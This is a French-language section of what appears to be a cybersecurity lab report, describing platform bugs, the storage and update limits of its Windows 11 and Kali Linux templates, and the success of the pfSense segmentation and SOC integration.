Bugs d'Interface et de Fonctionnalités

- **Dysfonctionnement du Clipboard** : Un bug persistant sur l'outil "Clipboard" a été identifié. Malgré les tentatives de changement de langue du clavier (passant du français à français v2 ou à l'anglais), le copier-coller produit des résultats incohérents, altérant les caractères et rendant la création de scripts (Python notamment) complexe.




- **Erreurs d’Affichage des Ressources** : La télémétrie de la plateforme a montré des signes d’instabilité, affichant parfois une utilisation des ressources (CPU, RAM, Disque) à 0% alors que les machines étaient en plein fonctionnement, compliquant ainsi le monitoring de l’infrastructure.




Limitations des Modèles Prédéployés

Le déploiement des machines via les templates fournis a imposé des contraintes de performance et de maintenance significatives :

Optimisation du Stockage (Windows 11) : Le template Windows 11 est fourni avec un disque virtuel de 32 Go, ce qui s'avère extrêmement limité pour un système d'exploitation moderne. Pour libérer de l'espace et permettre le fonctionnement des outils SOC, une compression agressive du système a été nécessaire via la commande : `compact.exe /CompactOS:always`



Obsolescence du Template Kali Linux : Le modèle Kali Linux (version 2022.04) est trop ancien pour permettre une mise à jour des dépôts via apt update. Les signatures et clés GPG étant périmées, l'installation de nouveaux paquets de sécurité est impossible, ce qui limite les capacités offensives à l'arsenal déjà présent localement sur la machine. Il a fallu déployer donc une Kali manuellement.



Malgré ces contraintes inhérentes à la plateforme, les objectifs de sécurité ont été atteints. La maîtrise de la segmentation réseau sous pfSense et l'intégration des flux de données vers le SOC constituent le succès majeur de cette architecture, démontrant une résilience face aux vulnérabilités des systèmes cibles et aux limitations de l'environnement de virtualisation.